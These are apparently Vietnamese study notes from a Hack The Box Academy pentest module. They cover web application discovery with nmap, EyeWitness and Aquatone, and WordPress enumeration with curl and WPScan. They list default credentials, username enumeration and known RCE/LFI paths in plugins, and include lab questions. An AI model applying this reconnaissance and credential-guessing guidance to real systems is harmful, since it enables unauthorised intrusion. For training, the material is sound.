Module19: Attacking Common Application
SECTION 1: # Introduction to Attacking Common Applications
Tổng Quan
- Web app xuất hiện trong hầu hết mọi môi trường pentest: CMS, intranet portal, code repo, monitoring tool, ticketing system, v.v.
- Cùng một app có thể an toàn ở môi trường này nhưng bị misconfigure/unpatched ở môi trường khác.
- Kiến trúc: client-side (browser/frontend) + server-side (backend/database).
- Các rủi ro phổ biến: SQL injection, XSS, RCE, LFI, unrestricted file upload → tham chiếu OWASP Top 10.
- Theo khảo sát Barracuda 2021: 72% tổ chức bị breach do lỗ hổng ứng dụng.
Danh Mục Ứng Dụng Mục Tiêu
| Danh mục | Ứng dụng tiêu biểu |
|---|---|
| Web CMS | Joomla, Drupal, WordPress, DotNetNuke |
| Application Servers | Apache Tomcat, Oracle WebLogic, IBM WebSphere |
| SIEM | Splunk, LogRhythm |
| Network Management | PRTG Network Monitor, ManageEngine Opmanger |
| IT Management | Nagios, Puppet, Zabbix |
| Software Frameworks | JBoss, Axis2 |
| Customer Service | osTicket, Zendesk |
| Search Engines | Elasticsearch, Apache Solr |
| SCM | Jira, GitHub, GitLab, Bitbucket |
| Dev Tools | Jenkins, Confluence, phpMyAdmin |
| Enterprise Integration | Oracle Fusion Middleware, Apache ActiveMQ |
Ứng Dụng Trọng Tâm
| Ứng dụng | Đặc điểm kỹ thuật |
|---|---|
| WordPress | PHP, Apache, MySQL; dễ bị tấn công qua theme/plugin bên thứ ba |
| Drupal | PHP, MySQL/PostgreSQL/SQLite; dùng modules |
| Joomla | PHP, MySQL; CMS phổ biến thứ 3 |
| Tomcat | Java Servlet/JSP, dùng cho Spring/Gradle |
| Jenkins | Java, chạy trong servlet container (Tomcat); nhiều CVE RCE kể cả unauthenticated |
| Splunk | Log analytics/SIEM; CVE-2018-11409 (info disclosure), CVE-2011-4642 (auth RCE) |
| PRTG Network Monitor | Delphi, agentless; dùng ICMP/WMI/SNMP/NetFlow |
| osTicket | PHP, Apache/IIS, MySQL; ticketing system |
| GitLab | Ruby on Rails, Go, Vue.js; community & enterprise |
Lưu ý thực chiến: Luôn kiểm tra default credentials (ví dụ: Nexus Repository OSS dùng
admin:admin123). Nếu đăng nhập được, tìm cách abuse built-in functionality (script console, task runner, API) để leo thang lên RCE.
Cấu Hình Lab (Vhosts)
Thêm entry vào /etc/hosts để resolve FQDN:
1
2
IP=10.129.42.195
printf "%s\t%s\n\n" "$IP" "app.inlanefreight.local dev.inlanefreight.local blog.inlanefreight.local" | sudo tee -a /etc/hosts
Kết quả trong /etc/hosts:
1
10.129.42.195   app.inlanefreight.local dev.inlanefreight.local blog.inlanefreight.local
Các section chỉ dùng IP (như Splunk) không cần thêm hosts entry.
SECTION 2: Application Discovery & Enumeration
Tổng Quan
- Tổ chức cần duy trì asset inventory (thiết bị, phần mềm, ứng dụng) để biết cần bảo vệ gì.
- Pentest giúp client phát hiện: app bị forgotten, demo version hết hạn (không cần auth), default/weak credentials, misconfigured apps, public vulnerabilities.
Quy Trình Enumeration
- Ping sweep → xác định live hosts
- Port scan trên các web port phổ biến
- Web screenshotting → tạo report để review nhanh
- Service scan trên các host đáng chú ý
- Manual validation → không phụ thuộc hoàn toàn vào scanner
Nmap - Web Discovery
1
2
3
4
5
# Scan web ports phổ biến
sudo nmap -p 80,443,8000,8080,8180,8888,10000 --open -oA web_discovery -iL scope_list

# Service scan chi tiết một host
sudo nmap --open -sV 10.129.201.50
Ví dụ output service scan:
1
2
3
4
5
6
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Microsoft IIS httpd 10.0
8000/tcp open  http          Splunkd httpd
8080/tcp open  http          Indy httpd 17.3.33.2830 (Paessler PRTG bandwidth monitor)
8089/tcp open  ssl/http      Splunkd httpd (free license; remote login disabled)
Service Info: OS: Windows
Công Cụ Web Screenshotting
EyeWitness
- Input: Nmap XML, Nessus XML, danh sách IP/URL
- Tự động: chụp screenshot, fingerprint app, gợi ý default credentials
1
2
3
4
5
# Cài đặt
sudo apt install eyewitness

# Chạy với Nmap XML output
eyewitness --web -x web_discovery.xml -d inlanefreight_eyewitness
Aquatone
- Input: Nmap XML (
-nmapflag), file.txt - Output:
aquatone_report.htmlvới screenshots và HTTP status
1
2
3
4
5
6
# Download và extract
wget https://github.com/michenriksen/aquatone/releases/download/v1.7.0/aquatone_linux_amd64_1.7.0.zip
unzip aquatone_linux_amd64_1.7.0.zip

# Chạy với Nmap XML
cat web_discovery.xml | ./aquatone -nmap
Ví dụ output:
1
2
3
4
5
6
Targets    : 65
Threads    : 6
Ports      : 80, 443, 8000, 8080, 8443
Requests - Successful : 65 | 2xx: 47 | 4xx: 18
Screenshots - Successful : 65
Wrote HTML report to: aquatone_report.html
Đọc Kết Quả Report
- Report được phân loại: High Value Targets → xem trước tiên.
- Các mục tiêu ưu tiên cao:
| Ứng dụng | Điểm tấn công |
|---|---|
| Apache Tomcat | Default creds trên /manager, /host-manager → upload WAR file → RCE |
| osTicket | Nhiều CVE nghiêm trọng; có thể đăng ký email domain hợp lệ |
| GitLab | Public repos, commit history chứa credentials; đăng ký tài khoản không cần admin approval |
| Custom web apps | Nhiều loại lỗ hổng; kiểm tra file upload, directory listing |
| Printer login pages | Có thể lấy cleartext LDAP credentials |
Lưu ý: Host có
devtrong FQDN (e.g.,jenkins-dev.inlanefreight.local) thường có debug mode hoặc tính năng chưa được test kỹ.
Cấu Trúc Ghi Chép
1
2
3
4
5
6
7
8
9
10
11
12
13
14
External Penetration Test - <Client Name>
├── Scope (IP/range, URLs, fragile hosts, timeframes)
├── Client Points of Contact
├── Credentials
├── Discovery/Enumeration
│   ├── Scans
│   ├── Live hosts
│   └── Application Discovery
│       ├── Scans
│       └── Interesting/Notable Hosts
├── Exploitation
│   └── <Hostname or IP>
└── Post-Exploitation
    └── <Hostname or IP>
- Ghi timestamp cho mọi scan, lưu exact syntax và target.
- Enumeration là iterative: chạy screenshotting tool sau mỗi lần Nmap scan mới.
- Không tấn công ngay trong giai đoạn discovery — hoàn thành thu thập thông tin trước.
External penetration test - SECTION 2 Inlanefreight
Scope
domain list
- app.inlanefreight.local
- dev.inlanefreight.local
- drupal-dev.inlanefreight.local
- drupal-qa.inlanefreight.local
- drupal-acc.inlanefreight.local
- drupal.inlanefreight.local
- blog-dev.inlanefreight.local
- blog.inlanefreight.local
- app-dev.inlanefreight.local
- jenkins-dev.inlanefreight.local
- jenkins.inlanefreight.local
- web01.inlanefreight.local
- gitlab-dev.inlanefreight.local
- gitlab.inlanefreight.local
- support-dev.inlanefreight.local
- support.inlanefreight.local
- inlanefreight.local
- 10.129.201.50
Client Points of Contact
Email: Hackthebox.com
Credentials
None
Discovery/Enumeration
Scans
1
sudo  nmap --open -oA web_discovery_section2 -iL scopeList_section2.txt

Live host

Application Discovery
- Scans
- Interesting/Notable Hosts
Exploitation
<Hostname or IP><Hostname or IP>
Post-Exploitation
<Hostname or IP><Hostname or IP>
Question 1
Use what you’ve learned from this section to generate a report with EyeWitness. What is the name of the .db file EyeWitness creates in the inlanefreight_eyewitness folder? (Format: filename.db)

Question 2
What does the header on the title page say when opening the aquatone_report.html page with a web browser? (Format: 3 words, case sensitive)
SECTION 3: WordPress - Discovery & Enumeration
Tổng Quan
- WordPress: PHP, Apache, MySQL; chiếm ~32.5% toàn bộ website trên internet.
- 54% lỗ hổng từ plugins, 31.5% từ WordPress core, 14.5% từ themes.
- Attack surface rất rộng → gần như chắc chắn gặp trong External Pentest.
Các loại user
| Role | Quyền |
|---|---|
| Administrator | Toàn quyền: thêm/xóa user, chỉnh source code |
| Editor | Quản lý tất cả posts |
| Author | Quản lý posts của mình, có thể publish |
| Contributor | Viết posts nhưng không publish được |
| Subscriber | Chỉ đọc và chỉnh profile |
Administrator → thường đủ để RCE. Editor/Author đôi khi có quyền dùng plugin dễ bị exploit.
Discovery / Footprinting
Dấu hiệu nhận dạng WordPress
1
2
3
4
5
6
7
# Kiểm tra robots.txt
curl http://blog.inlanefreight.local/robots.txt
# Tìm: /wp-admin/, /wp-content/

# Grep version từ page source
curl -s http://blog.inlanefreight.local | grep WordPress
# Output: <meta name="generator" content="WordPress 5.8" />
/wp-admin/→ redirect về/wp-login.php(login portal)/wp-content/plugins/→ chứa plugins/wp-content/themes/→ chứa themes
Enumeration Thủ Công
1
2
3
4
5
6
7
8
9
10
11
# Fingerprint theme
curl -s http://blog.inlanefreight.local/ | grep themes
# Output: .../wp-content/themes/business-gravity/...

# Liệt kê plugins
curl -s http://blog.inlanefreight.local/ | grep plugins
# Output: contact-form-7 (ver=5.4.2), mail-masta (ver=5.8)

# Kiểm tra plugin version trên page khác
curl -s http://blog.inlanefreight.local/?p=1 | grep plugins
# Output: wpdiscuz/themes/default/style.css?ver=7.0.4
Enumeration Users
- Login sai password (username đúng):
"The password for username admin is incorrect." - Login sai username:
"The username someone is not registered on this site." - → WordPress vulnerable to username enumeration
Kiểm tra version plugin qua directory listing
1
2
3
http://blog.inlanefreight.local/wp-content/plugins/mail-masta/
→ Directory listing enabled → đọc readme.txt → version 1.0.0
→ Có LFI vulnerability (August 2021)
WPScan - Automated Enumeration
1
2
3
4
5
6
7
8
# Cài đặt
sudo gem install wpscan

# Scan đầy đủ với API token (WPVulnDB, free: 25 requests/day)
sudo wpscan --url http://blog.inlanefreight.local --enumerate --api-token <TOKEN>

# Enumerate all plugins
wpscan --url <URL> --enumerate ap
Kết quả quan trọng từ WPScan
| Phát hiện | Chi tiết |
|---|---|
| WordPress 5.8 | CVE-2021-39200 (Data Exposure via REST API), CVE-2021-39201 (Auth XSS in Block Editor) |
| Plugin mail-masta 1.0 | Unauthenticated LFI + Multiple SQLi |
| Plugin wpDiscuz 7.0.4 | Unauthenticated RCE (June 2021) |
| XML-RPC enabled | xmlrpc.php → brute-force credentials qua WPScan/Metasploit |
| Directory listing | /wp-content/uploads/, theme folder |
| Users | admin, john |
WPScan bỏ sót wpDiscuz và Contact Form 7 trong lần quét automated → luôn kết hợp manual + automated.
Tổng Hợp Findings
| Mục | Giá trị |
|---|---|
| WordPress core | 5.8 (insecure) |
| Theme | Transport Gravity (child of Business Gravity) |
| Plugins | contact-form-7, mail-masta 1.0, wpDiscuz 7.0.4 |
| Critical vulns | wpDiscuz → Unauth RCE; mail-masta → LFI + SQLi |
| Valid users | admin, john |
| Misconfigs | Directory listing enabled, XML-RPC enabled |
External Penetration Test - SECTION 3 blog.inlanefreight.local
Scope
- blog.inlanefreight.local
Client Point of Contacts
Website: academy.hackthebox.com
Credentials
None
Discovery/Enumuration
Scans
1
sudo nmap blog.inlanefreight.local --open -oA inlanefreight_nmap_section3

Live host
ip: 10.129.40.201 Domain: blog.inlanefreight.local

Screenshot of the host
Application Discovery
Manual
Identify Wordpress cms

Identify WordPress version: 5.8


Identify theme: transport-gravity, business-gravity

Identify plugins: mail-masta, contact-form-7, wp-discuz


Identify notable uri: wp-admin, wp-content, wp-includes, wp-login.php, xmlrpc.php

Username enumuration: admin
